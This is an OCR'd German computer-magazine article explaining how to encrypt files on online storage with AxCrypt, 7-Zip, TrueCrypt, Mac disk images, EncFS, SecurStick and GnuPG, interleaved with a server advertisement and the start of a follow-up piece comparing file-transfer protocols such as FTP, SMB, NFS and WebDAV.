
Alle vorgestellten Programme verschlüsseln mit AES. Dieser Standard gilt derzeit als sicher, er ist in den USA selbst für Regierungsdokumente der höchsten Geheimhaltungsstufe zugelassen. Wie die Programme jeweils zu bedienen sind, beschreiben wir nachfolgend am Beispiel Windows. Herunterladen können Sie alle über den blauen Link am Ende des Artikels.

Ein Hinweis noch vorab, der nach unseren Erfahrungen so selbstverständlich ist, dass er gern wieder vergessen wird: Wie bereits erwähnt schützt das Verschlüsseln zwar die Inhalte Ihrer Dateien vor fremden Blicken, nicht aber die Dateien selbst, bei einem Serverausfall könnten sie also durchaus verlorengehen. Behalten Sie daher unbedingt Kopien auf Ihrem PC – allein schon für den Fall, dass die Internetverbindung mal nicht zur Verfügung steht.

Axcrypt

Während Mac OS X und Linux wie erwähnt über Bordmittel verfügen, die zwar nicht plattformübergreifend sind, aber immerhin das Verschlüsseln von Dateien auf einer Online-Festplatte erlauben, fehlt Windows ein passendes Werkzeug. Wer auf das Attribut „plattformübergreifend" pfeift und nur schnell und simpel einzelne Dateien unter Windows verschlüsseln will, sollte einen Blick auf die freie Software Axcrypt werfen. Nach der Installation klinkt sie sich ins Kontextmenü des Explorers ein, sodass sich Dateien mit drei Mausklicks verschlüsseln lassen: Rechtsklick/Axcrypt/Verschlüsseln, fertig. Wenn Sie Axcrypt anweisen, einen Ordner zu bearbeiten, verschlüsselt es nur die zu diesem Zeitpunkt darin befindlichen Dateien. Wenn Sie später weitere hinzufügen, landen sie unverschlüsselt darin.

Das Passwort können Sie wahlweise bei jedem Verschlüsseln individuell eingeben oder auf dem lokalen Rechner speichern – Letzteres sollten Sie aber nur auf Desktop-PCs wagen, die hinter verschlossenen Türen aufgestellt sind, keinesfalls aber auf einem Notebook. Wenn Sie das im Taxi liegen lassen, hat der Finder sonst auch gleich den Zugang zu Ihren persönlichen Daten.



Mit Axcrypt reichen unter Windows drei Mausklicks zum Verschlüsseln einer Datei.

Sofern Axcrypt installiert ist, reicht ein Doppelklick auf ein verschlüsseltes Dokument, um es direkt mit der verknüpften Anwendung zu starten – im Hintergrund startet zuerst Axcrypt, das das Dokument entschlüsselt und dann die eigentlich mit dem Dokumententyp verknüpfte Anwendung damit startet. Sie sollten aber dem Anreiz widerstehen, direkt mit den verschlüsselten Dateien zu arbeiten: Axcrypt erstellt beim Entschlüsseln in einem Temp-Verzeichnis eine Kopie, die mit dem eigentlich zugeordneten Programm geöffnet wird. Änderungen landen daher beim Klick auf Speichern nicht etwa im ursprünglich verschlüsselten Dokument, sondern in der temporären Kopie. Auf dem Server landen sie erst, nachdem die Datei wieder geschlossen wurde. Falls die Online-Verbindung vorher zusammenbricht, kann das zu Datenverlusten führen.

Bei der Installation speichert Axcrypt unter C:\Programme\Axantum\AxCrypt eine portable Version namens AxCrypt2Go, die Sie mit auf die Online-Platte kopieren können, um die verschlüsselten Dateien auf jedem Windows-PC entschlüsseln zu können. Alternativ können Sie das Entschlüsselungsprogramm auch mit in die verschlüsselte Datei packen, dann wird eine Anwendung daraus – ein Doppelklick darauf, Passwort eingeben, fertig. Doch auch hier wieder ein Wort der Warnung: Entschlüsseln Sie Ihre Daten besser nur auf Rechnern, die als vertrauenswürdig gelten können – öffentlich zugängliche PCs etwa in Internetcafes oder Bibliotheken zählen nicht dazu.


Zip

Die wohl einfachste und schnellste Art, Dateien plattformübergreifend zu verschlüsseln, ist, sie kurzerhand in ein verschlüsseltes Zip-Archiv zu packen. Kostenlos klappt das beispielsweise mit 7-Zip. Unter Linux lässt es sich einfach nachinstallieren, Versionen für Windows und Mac OS X (die GUI trägt dort den Namen Keka) können Sie kostenlos herunterladen.

Das Verschlüsseln mit 7-Zip ist unter Windows trivial: Wählen

Sichere Passwörter

Gute Passwörter setzen sich aus groß- und kleingeschriebenen Buchstaben sowie Ziffern und Sonderzeichen zusammen. Als Kennwörter sollten Sie Namen sowie Wörter und Begriffe meiden, die im Duden stehen oder anderweitig populär sind („Schland!"). Bewährt hat es sich, Passwörter aus den Anfangsbuchstaben von leicht merkbaren Sätzen zusammenzusetzen. Die Gesamtlänge sollte, um als wirklich sicher zu gelten, mindestens 16 Zeichen betragen, mehr schadet nicht. Mehr zum Thema finden Sie in [3].



Verschlüsselte Zip-Dateien lassen sich nicht nur unter Windows erstellen, sondern auch unter Mac OS und Linux.

Sie im „7-Zip File Manager" einfach eine oder mehrere Dateien oder Ordner aus und klicken Sie oben auf „Hinzufügen". Wählen Sie im sich dann öffnenden Dialog den Verschlüsselungsstandard AES und tippen Sie ein möglichst sicheres Passwort unter „Verschlüsselung" ein. Das klappt nicht nur mit dem 7-Zip-eigenen Format 7z, sondern eben auch mit dem Quasi-Standard Zip. 7-Zip komprimiert die Daten nun und verschlüsselt das Archiv anschließend (anders herum würde es auch nicht funktionieren: bereits verschlüsselte Daten lassen sich nicht komprimieren).

7-Zip gibt es für Windows nicht nur als installierbares Programm, sondern auch als portable Version. Die läuft ohne Installation nicht nur von einem USB-Stick, sondern auch von einer Online-Festplatte, sofern die sich wie ein normales Laufwerk ansprechen lässt. Packen Sie das Entschlüsselungsprogramm dorthin, dann haben Sie es auch dann parat, wenn Sie gerade nicht am eigenen PC sitzen.

Windows verwirren solche verschlüsselten Zip-Dateien übrigens: Wenn Sie eine im Explorer per Doppelklick öffnen, bekommen Sie zwar die Namen der darin steckenden Dateien zu sehen, können sie aber nicht entpacken. Windows meldet bei dem Versuch „Unbekannter Fehler".

Truecrypt

Dateien immer wieder von Hand zu verschlüsseln ist auf Dauer wenig spaßig. Komfortabler klappt es mit einem der Klassiker unter den Verschlüsselungsprogrammen: Truecrypt. Der Quellcode ist offengelegt, sodass jeder mit den nötigen Kenntnissen selbst nachschauen kann, was das Programm so treibt. Es gibt nicht nur Versionen für Windows (inklusive einer portablen Version, die Sie auf der Online-Platte ablegen können), sondern auch für Linux und Mac. Sie sind untereinander alle kompatibel, was mit Truecrypt unter Linux verschlüsselt wurde, können Sie also unter Windows problemlos wieder entschlüsseln.


Truecrypt verschlüsselt keine einzelne Dateien, sondern erstellt eine verschlüsselte Container-Datei, die es anschließend wie eine Festplatte ins System einbindet. Was man auf dieses Laufwerk kopiert, wird automatisch und transparent verschlüsselt, man kann damit also wie mit einer ganz normalen Festplatte arbeiten. Sie können darauf sogar Programme installieren (was mit keiner anderen hier vorgestellten plattformübergreifenden Lösung klappt) – wenn Sie jedoch von unterschiedlichen Rechnern darauf zugreifen wollen, sollten Sie sich auf portable Programme beschränken, die ihre Einstellungen im Programmverzeichnis speichern [1].

Truecrypt-Container können durchaus mehrere GByte groß sein. Man will sie natürlich nicht für jede Änderung gleich komplett herunter- und wieder hochladen. Sofern sich eine Online-Festplatte wie ein normales Laufwerk ansprechen lässt, taugen Truecrypt-Container dennoch für den Einsatz im Netz, denn Truecrypt schreibt einen Container nicht bei jeder Änderung

Mac-Bordmittel

Anwender von Mac OS X, die nicht von anderen Betriebssystemen auf ihre Daten zugreifen möchten, können sich dessen verschlüsselter Disk-Images von Mac OS X bedienen. Seit Version 10.5 kennt das System nämlich die sogenannten „mitwachsenden Bundle-Images". Zwei Besonderheiten kennzeichnen diesen Image-Typ: Zum einen belegt solch ein Image nach dem Anlegen nur wenige MByte und wächst erst durch das Hineinkopieren von Daten maximal auf die beim Erstellen angegebene Größe. Zum anderen liegen die Daten nicht in einer monolithischen riesigen Datei, sondern das Image ist in 8 MByte große Häppchen aufgeteilt. Ein Sparsebundle-Image ist eigentlich ein Verzeichnis, Mac-Anwender bekommen davon jedoch nichts mit, weil der Finder auf Doppelklick das Image als Laufwerk einbindet, aber nicht den Inhalt des Verzeichnisses anzeigt.

Der Einsatz mit einer Online-Festplatte ist einfach: Kopieren Sie einfach das Image (Dateiendung „.sparsebundle") darauf. Ein Doppelklick auf das Image bindet es als Laufwerk ein. Sind Sie mit der Arbeit fertig, werfen Sie das Laufwerk aus, indem Sie es im Finder mit der Maus Richtung Papierkorb bewegen, der sich dann in ein Auswurfsymbol verwandelt, oder in einem Finder-Fenster das kleine Auswurfsymbol rechts neben dem Laufwerkseintrag anklicken. In der Praxis werden bei Änderungen am Image-Inhalt wegen der praktischen Aufteilung in kleinere Dateien nur die betroffenen übertragen.



Das Festplatten-Dienstprogramm ist auch für das Anlegen und Bearbeiten neuer Disk-images zuständig.

Ein neues Sparse-Bundle-Image legen Sie im Festplatten-Dienstprogramm über den Befehl „Leeres Image" des Untermenüs „Neu" aus dem Menü „Ablage" an. Geben Sie einen Namen für die Image-Datei an, ebenso den Namen, unter dem sie im Finder als Laufwerk erscheinen soll. Anschließend stellen Sie noch die maximale Größe, die Verschlüsselung (256-Bit-AES) und als Image-Format „Mitwachsendes Bundle-Image" ein. Mit dem Partitionsformat „Keine Partitionstabelle" haben wir in unseren Tests gute Erfahrungen gemacht. Die maximale Größe wählen Sie am besten so, dass Sie problemlos ein Backup anlegen können, etwa auf einen DVD-Rohling, aber noch nicht die maximale Speicherkapazität Ihrer Online-Festplatte überschreiten. (adb)

STRATO AG

NEU!

Dedicated Server SSDplus

Maximale Beschleunigung und High-Performance

Profitieren Sie beim Dedicated Server SSDplus vom Highspeed Quad-Core AMD Opteron™ Prozessor und der ultraschnellen Intel SSD X-25M Festplatte. Das besondere Plus ist der Zugriff auf ein hochperformantes iSCSI SAN über eine VLAN Anbindung.

- Highspeed Quad-Core AMD Opteron™ 1389 Prozessor
- **NEU!** Ultraschnelle 160 GB Intel SSD X-25M Festplatte
- 8 GB Arbeitsspeicher RAM und 160 GB FTP-Backupspace
- **NEU!** Ubuntu 10.04 LTS mit Ext4-Unterstützung
- Windows Web Server 2008 R2 (+ 20 € monatlich)

Optionale Erweiterung: iSCSI SAN inklusive VLAN

Über das interne STRATO Server-Netzwerk ProNet VLAN auf den Hochverfügbarkeitsspeicher ProStorage iSCSI SAN zugreifen.
Aktion bis 31.07.2010: Jetzt 3 Monate kostenlos inklusive!*

Dauerhaft günstig!

79 €* mtl.


Keine Einrichtungsgebühr!

Noch Fragen? Anruf genügt: 0 18 05 - 00 76 77
(0,14 €/Min. aus dem dt. Festnetz, Mobilfunk max. 0,42 €/Min.)


Jetzt informieren und bestellen unter

strato.de/ssd

* Server: Mindestvertragslaufzeit 6 Monate. iSCSI SAN inkl. VLAN: z.B. 10 GB ProStorage 3 Mon. für 0,- €, danach 25,- €/Mon., monatlich kündbar. Preise inkl. MwSt.



EncFS verschlüsselt Dateien und Verzeichnisse automatisch. Unter Mac OS X steuern Sie es komfortabel mit MacFusion.



Truecrypt gibt es für verschiedene Betriebssysteme. Es erzeugt verschlüsselte Containerdateien, die sich wie eine virtuelle Festplatte ins System einbinden lassen.

neu: Wenn Sie eine Datei hineinpacken, verschlüsselt und überträgt Truecrypt stets nur die geänderten Daten.

Dennoch handelt es sich bei der Größe der Container um den wesentlichen Nachteil von Truecrypt: Erlaubt der Server, auf dem er liegt, keine gesonderten Änderungen von Blöcken innerhalb der Datei (wenn Sie ihn beispielsweise per FTP ansprechen), müssen Sie ihn vor dem Öffnen komplett herunterladen. Zudem ist seine maximale Größe beim Einsatz auf einer Online-Festplatte faktisch begrenzt. Denn Truecrypt erstellt einen verschlüsselten Container immer gleich komplett in der gewünschten Größe. Er kann also nicht dynamisch wachsen, wenn man weitere Inhalte hineinpackt. Wenn Sie auf einer Online-Festplatte einen 1 GByte großen Container erstellen, wandern beim ersten Kontakt also wirklich 1 GByte Daten in einem Rutsch über die Leitung. Das Problem: Sollte die Datenübertragung unterbrochen werden, ist der Container kaputt und Sie müssen von vorn beginnen.

Handelsübliche Internetzugänge beschränken auf diese Weise die maximale Größe des Containers, denn die Provider trennen die Verbindung spätestens nach 24 Stunden zwangsweise. Die maximale Größe hängt also davon ab, was sich in diesem Zeitraum übertragen lässt. Und das ist gar nicht so viel, denn der Upstream der meisten Internetzugänge ist stark begrenzt, Daten lassen sich also nur deutlich langsamer auf einen Server hoch- als von dort herunterladen.

Das Erstellen eines Containers erledigt ein Assistent, der nach einem Klick auf „Create Volume“ startet. Nach zwei Klicks auf „Next“ wählen Sie eine Datei aus: Klicken Sie sich zum gewünschten Pfad durch und vergeben Sie einen beliebigen Dateinamen mit beliebiger Endung (Vorschlag: .tc). Zwei „Next“-Klicks später legen Sie die Größe fest und anschließend das Passwort. Nun noch das Dateisystem nach Geschmack auswählen (FAT, wenn es plattformübergreifend sein soll) und auf „Format“ klicken. Wenn er damit fertig ist, bietet der Assistent das Erstellen eines weiteren Containers an, beenden lässt sich mit „Exit“.

Für das Einbinden eines Containers braucht Truecrypt Administratorrechte, genauer: zum Laden des dafür nötigen Treibers. Wenn Truecrypt installiert ist, läuft dieser bereits beim Systemstart als Dienst, bei der portablen Windows-Version müssen Sie das Laden abnicken (XP-Nutzer müssen Truecrypt mit Administratorrechten starten). Container binden Sie im Hauptfenster

Einzelanfertigung

Unter Mac OS X und Linux dient sich das „Encrypted Filesystem“ (EncFS) als bequeme Lösung zum transparenten Verschlüsseln einzelner Dateien sowie kompletter Verzeichnisse an. Alle nötigen Teile – einschließlich des „Filesystem in Userspace“ (FUSE), auf das EncFS aufsetzt – liegen als offener Quelltext vor. Die Mac-Portierung hat seit geraumer Zeit keine Aktualisierung erfahren und es liegen derzeit keine Installationsdateien für Mac OS X 10.6 (Snow Leopard) vor. Dennoch traten während unserer Tests keine Probleme mit der Software unter dem Snow Leopard auf.

Bei EncFS liegen in einem sogenannten Rohverzeichnis die Dateien in verschlüsselter Form – lediglich die diversen Datumsangaben einer Datei bleiben erkennbar. Über ein anderes Verzeichnis, welches die Software als Laufwerk ins System einbindet, greift man unverschlüsselt auf die Daten zu.

Das hört sich verwirrender an, als es ist: Mit

```
encfs /Users/Name/Dropbox
/Volumes/Dateien
```

weist man beispielsweise EncFS nach Eingabe des Passworts an, das lokale Dropbox-Verzeichnis unverschlüsselt unter dem Pfad /Volumes/Dateien einzublenden und ein Volume einzurichten. Bei anderen Online-Festplatten ist der erste Pfad anzupassen, bei Stratos HiDrive lautet er etwa /Volumes/root/users/*Name*.

Beim ersten Einbinden bereitet EncFS von sich aus das Rohverzeichnis zur Verschlüsselung vor. Zum Entschlüsseln von Dateien reicht das Passwort allein nicht aus, es ist zudem die unsichtbare Datei „.encfs“ im Rohverzeichnis erforderlich, von der Sie unbedingt ein Backup anfertigen sollten.

Kopiert man Dateien in das Verzeichnis „Dateien“, so landen sie automatisch in verschlüsselter Form im Rohverzeichnis. Öffnet man Dateien in „Dateien“, so entschlüsselt sie EncFS. Wirft man das Laufwerk aus, ist nur noch der Zugriff auf die verschlüsselten Daten im Rohverzeichnis möglich, man kann sie dort etwa löschen.

Unter Mac OS X kann man sich das Hantieren mit dem Terminal sparen, wenn man das kostenlose Programm „Macfusion“ mit dem EncFS-Plug-in verwendet. Über das Plus-Menü am linken unteren Rand des MacFusion-Fensters kann man einen Eintrag für EncFS-Laufwerke generieren. Die entsprechenden Angaben – Rohverzeichnis, Mountpoint, Name und Symbol des Laufwerks und Passwort – gibt man einmalig zusammen mit einem Namen für den Eintrag an und kann fortan bequem per Mausklick eine unverschlüsselte Anbindung herstellen und auch wieder beenden. (adb)

ein: Markieren Sie den Laufwerksbuchstaben, mit dem er eingebunden werden soll, und wählen Sie unter „Select File“ den Container aus. Nach einem Klick auf „Mount“ fragt Truecrypt das Passwort ab und bindet den Container dann ins System ein. Per „Dismount“ können Sie das später wieder rückgängig machen.

SecurStick

Eigentlich für den Einsatz auf USB-Sticks gedacht ist SecurStick [2], es taugt aber auch für den Einsatz auf einer Online-Festplatte. Das kleine Programm läuft ohne Installation und kommt anders als Truecrypt ohne Administratorrechte aus. Kopieren Sie es einfach auf die Online-Platte und starten Sie es. Es bittet Sie nun, ein Kennwort einzugeben, und bietet an, nicht nur die Inhalte, sondern auch die Dateinamen zu verschlüsseln. Letztere Entscheidung ist Geschmackssache: Einerseits ist es wünschenswert, sprechende Dateinamen vor fremden Blicken zu schützen, andererseits will man auf die geschützten Dateien später vielleicht mal per Browser zugreifen, um nur eine einzelne Datei herunterzuladen und zu entschlüsseln (dazu gleich noch mehr), und dann helfen nichtverschlüsselte Namen beim Auffinden der richtigen.

Mit der Eingabe des Passworts ist alles Wesentliche bereits erledigt: SecurStick bindet nun einen geschützten Bereich als WebDAV-Freigabe ins System ein. Unter Windows finden Sie den geschützten Bereich als neues Netzlaufwerk im Explorer, eingebunden mit dem ersten Laufwerksbuchstaben, der frei war. Alles, was Sie auf dieses Laufwerk kopieren, wird wie bei Truecrypt transparent und automatisch verschlüsselt. Das Laufwerk entfernen Sie, indem Sie im Browser-Fenster auf der von SecurStick geöffneten Seite auf „Abmelden“ klicken.

Auf der Online-Platte landen die verschlüsselten Dateien im Ordner encrdata\data, den SecurStick dort anlegt, wo es selbst gerade liegt. Sie können sie auch einzeln ohne SecurStick entschlüsseln. Dazu dient das Kommandozeilenprogramm CryptUtil. Starten Sie eine Eingabeaufforderung und tippen Sie dort Folgendes ein:

```
CryptUtil -d -Pwd:<Passwort> Dateiname
```

Die Option -d weist cryptutil an, die Datei zu entschlüsseln (decrypt), bei -Pwd beachten Sie bitte die Groß- und Kleinschreibung.


Wegen des eingesetzten WebDAV-Protokolls ist der Zugriff auf die verschlüsselten Dateien nicht allzu schnell, unter Windows 7 mitunter gar quälend langsam. Bei unseren Tests half es aber stets, in den Internetoptionen in der Systemsteuerung unter Verbindungen/LAN-Einstellungen das Häkchen vor „Automatische Suche der Einstellungen“ zu entfernen.

Eine weiteres Problem droht, wenn Dateien direkt geöffnet werden, die größer als 47 MByte sind (kopieren ist kein Problem). Das hält Windows laut Microsofts Knowledge-Base-Eintrag 900900 für einen „Denial of Service“-Angriff. Sie können den Grenzwert heraufsetzen: Öffnen Sie den Registry-Editor („regedit“ ins Suchfeld des Startmenüs eintippen) und hangeln sich darin zum Schlüssel HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\services\WebClient\Parameters durch. Hier erhöhen Sie den Wert des DWORD FileSizeLimitInBytes (der Standardwert ist 50 000 000). Anschließend ist ein Windows-Neustart fällig.

Nach dem Beenden von SecurStick ist gelegentlich im Explorer das Laufwerk mit dem geschützten Bereich noch zu sehen, der Zugriff scheitert aber selbstverständlich. Sie werden es los, indem Sie eine Eingabeaufforderung öffnen und dort den Befehl

```
net use /delete a:
```

eintippen. Das a: ersetzen Sie durch den Buchstaben des Geisterlaufwerks. Weitere Tipps und Tricks zu SecurStick finden Sie in der FAQ auf der Homepage des Programmierers. (axv)



SecurStick bindet einen geschützten Bereich der Online-Platte als WebDAV-Laufwerk ein. Was Sie auf dieses Laufwerk kopieren, wird automatisch verschlüsselt.

Dateiverschlüsselung systemübergreifend

Für den Fall, dass Sie nicht nur vom PC oder Mac, sondern auch vom Handy aus Verschlüsselung einsetzen wollen, kommen Sie um GnuPG nicht herum. Als einzige plattformunabhängige Lösung funktioniert die Open-Source-Software sogar auf Android-Handys. Unter Windows müssen Sie aber jede Datei einzeln auf der Kommandozeile verschlüsseln. Auf dem Desktop-PC installieren Sie einfach das passende Paket. Um lediglich Dateien zu sichern, brauchen Sie keine PGP-Schlüssel, denn GnuPG beherrscht die symmetrische Verschlüsselung auch mit einem herkömmlichen Passwort. Die Kommandozeile

```
gpg -c klartext.txt
```


fragt das Passwort zur Sicherheit doppelt ab. Dann erzeugt GnuPG in demselben Verzeichnis eine komprimierte und verschlüsselte Fassung der Datei namens klartext.txt.gpg. Das Original müssen Sie dann gegebenenfalls noch selbst löschen.

Wenn Sie unter Windows das gpg4win-Paket installiert haben, genügt zum Entschlüsseln ein Doppelklick auf eine .gpg-Datei. Sonst geben Sie auf der Kommandozeile mit -o den Namen der gewünschten Klartextdatei an und mit -d dahinter den der verschlüsselten:

```
gpg -o klartext.txt -d verschluselt.gpg
```

Genauso funktioniert das auch unter den anderen Desktop-Betriebssystemen. Das Gegenstück auf Android-Handys heißt APG und braucht zum Ver- und Entschlüsseln von Dateien auf der Speicherkarte nur einige Fingerpatscher auf dem Touchscreen. (je)

Mit GnuPG lassen sich Daten so verschlüsseln, dass sie sich auch auf Android-Handys wieder entschlüsseln lassen.



Literatur

[1] Axel Vahldiek, Beweglich bleiben, Stickware für Windows, c't 6/10, S. 152

[2] Matthias Withopf, Andreas Beier, Verschlüsseldienst, SecurStick: Verschlüsselung ohne Admin-Rechte, c't 6/10, S. 170

[3] Christiane Rütten, Schön kompliziert, Passwörter mit Köpfchen, c't 2/09, S. 86

www.ct.de/1015110 ct

Matthias Withopf

Das Grauen der Praxis

Protokolle für die Internet-Festplatte: WebDAV & Co.

Wer Dateien übers Internet übertragen will, um einen entfernten Server als verlängerte Festplatte zu verwenden, stolpert früher oder später über das WebDAV-Protokoll. Die Theorie stellt sich hier ausnahmsweise mal weniger grau dar als die Praxis.

WebDAV (Web-based Distributed Authoring and Versioning) scheint eine coole Methode zu sein, wenn man plattformübergreifend via Internet auf entfernte Dateien zugreifen will. Die Vorteile ergeben sich aus den Nachteilen, die herkömmlichen Protokollen für den Dateizugriff anhaften: Oft sind sie für den Einsatz im lokalen Netz optimiert. Und wenn nicht, dann widmen sie sich schlichtem Dateiaustausch, leisten aber längst nicht das, was man von einem lokal erreichbaren Dateisystem erwarten kann.

Vereinte Nachteile

Das gilt für FTP. Es braucht zur entfernten Dateiablage für die Daten und Steuerverbindungen mehrere TCP-Ports, die es dynamisch aushandelt. Allein das ist ein Horror, wenn die Daten trotzdem Firewalls sicher passieren sollen. Zudem fallen die vorgesehenen Zugriffsfunktionen schlicht aus. Lesen, Schreiben und Löschen von Dateien und Verzeichnissen ist der gemeinsame Nenner. Schon die Wiederaufnahme einer abgebrochenen Übertragung ist nicht selbstverständlich.

Funktionen für gemeinsame Zugriffe, die etwa das Sperren von Dateiteilen erlauben würden, sind nicht vorgesehen. Selbst in der sicheren Variante (Secure FTP) werden die Nutzdaten im Klartext übertragen. Bei der damit nicht zu verwechselnden von SSH abgeleiteten, nicht mit FTP verwandten Variante SFTP hat man zwar einiges vereinfacht, so kommt es mit nur einem vorher bekannten TCP-Port (22) aus, aber die grundlegende Funktions- und Optionsarmut bleibt. Und: Ohne spezielle Software geht es nicht.

Das heute verbreitete, von Windows standardmäßig für Datei- und Druckfreigaben verwendete Protokoll „Server Message Block" (SMB), auch als „Common Internet Filesystem" (CIFS) bekannt, liefert alle Funktionen, die man von einem lokalen Dateisystem erwartet. Insbesondere sieht es Funktionen vor, um nur geänderte Abschnitte einer Datei zu manipulieren, schont in einem solchen Fall unterm Strich also die Bandbreite.

Den Nachteil, dass es mehrere Ports für die Verbindung benötigt (Port 138 und 139), weil es auf einer NetBIOS-Umsetzung für TCP/IP aufbaute, hat es im Lauf der Jahre abgelegt und kommt jetzt mit einem Port (445) aus. Auch Performance-Nachteile, die sich in Weitverkehrsnetzen durch höhere Paketlaufzeiten ergeben, hat Microsoft bei der Neuentwicklung von SMB2 ab Windows Vista beseitigt.

Bei der Anmeldung übertragen aktuelle SMB-Implementierungen das Kennwort nicht im Klartext, die Nutzdaten hingegen schon. Moderne Clients können immerhin sicherstellen, dass die Daten nicht unterwegs manipuliert werden, indem sie die Datenpakete signieren. Auch die Namensdienste und Helfer zum Auffinden von Computern im Netz sind nicht perfekt für den Einsatz im Internet geeignet.

Und: SMB ist weit mehr als nur ein Protokoll für den Austausch von Dateien. Es liefert auch Funktionen für die Interprozesskommunikation zwischen den Knoten im Netzwerk und den Aufruf entfernter Funktionen (Remote Procedure Calls, kurz RPCs). Genau diese Funktionen waren immer wieder Ziel diverser Würmer – der prominenteste in letzter Zeit war wohl Conficker.

Eine einfache Möglichkeit, diese Funktionen bei einem SMB-Server abzuschalten, wenn man ihn ausschließlich für den Austausch von Dateien verwenden will, gibt es nicht. Allenfalls könnte eine applikationsspezifische Firewall helfen – doch die ist aufwendig und teuer. Kurzum: Kaum jemand wagt es, einen SMB-Server dem weltweiten Beschuss potenzieller Eindringlinge auszusetzen.

Bliebe als gängiges Protokoll noch Suns Network Filesystem (NFS). Es nutzt stets aufs Neue ausgehandelte Ports für den Datenaustausch. Es birgt ebenfalls RPC-Funktionen, behandelt Verbindungsfehler stiefmütterlich und eignet sich deshalb kaum für den Einsatz außerhalb lokaler Netze. Die Version 4 räumt zwar mit vielen Nachteilen auf, ist aber nicht verbreitet – besonders in der Windows-Welt.

Vereinte Vorteile

